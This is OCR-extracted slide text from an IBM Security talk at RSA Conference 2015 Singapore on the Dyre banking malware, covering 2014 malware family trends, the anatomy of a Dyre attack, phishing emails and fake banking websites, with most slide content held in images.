RSAConference2015

Singapore | 22-24 July | Marina Bay Sands

CHANGE

Challenge today's security thinking

SESSION ID: TTA-R01

Migration of Malware

APAC Targeting Threats

Tal Darsan

Threat and Intelligence Group Technical Lead

IBM Security Systems

George Tubin

Program Director, Marketing

IBM Security Systems

@georgetubin


Agenda

- Dyre
- Tsukuba
- Now What?

Malware Popularity - 2014


- During 2014 there were 4 malware families that dominated the US financial threat landscape:
  - Zeus
  - Bugat
  - Dyre
  - Neverquest
- Other malware families showed a declining number of attacks:
  - Spyeye (and Tilon)
  - Qadars (the new Carpberp)
  - Tinba

Dyre Malware – 2014 Malware Numbers




Dyre Malware – Making Headlines


Dyre 2014 Milestones



Dyre Malware – Global Distribution




Dyre Malware – Moving Out of the Cloud



RSAConference2015


Singapore | 22-24 July | Marina Bay Sands




#RSAC

Anatomy of A Dyre Attack


Dyre Malware – Anatomy of an Attack




Dyre Phishing Emails




Fake website: *Can you tell them apart?*






Fake website: *Can you tell them apart?*

A

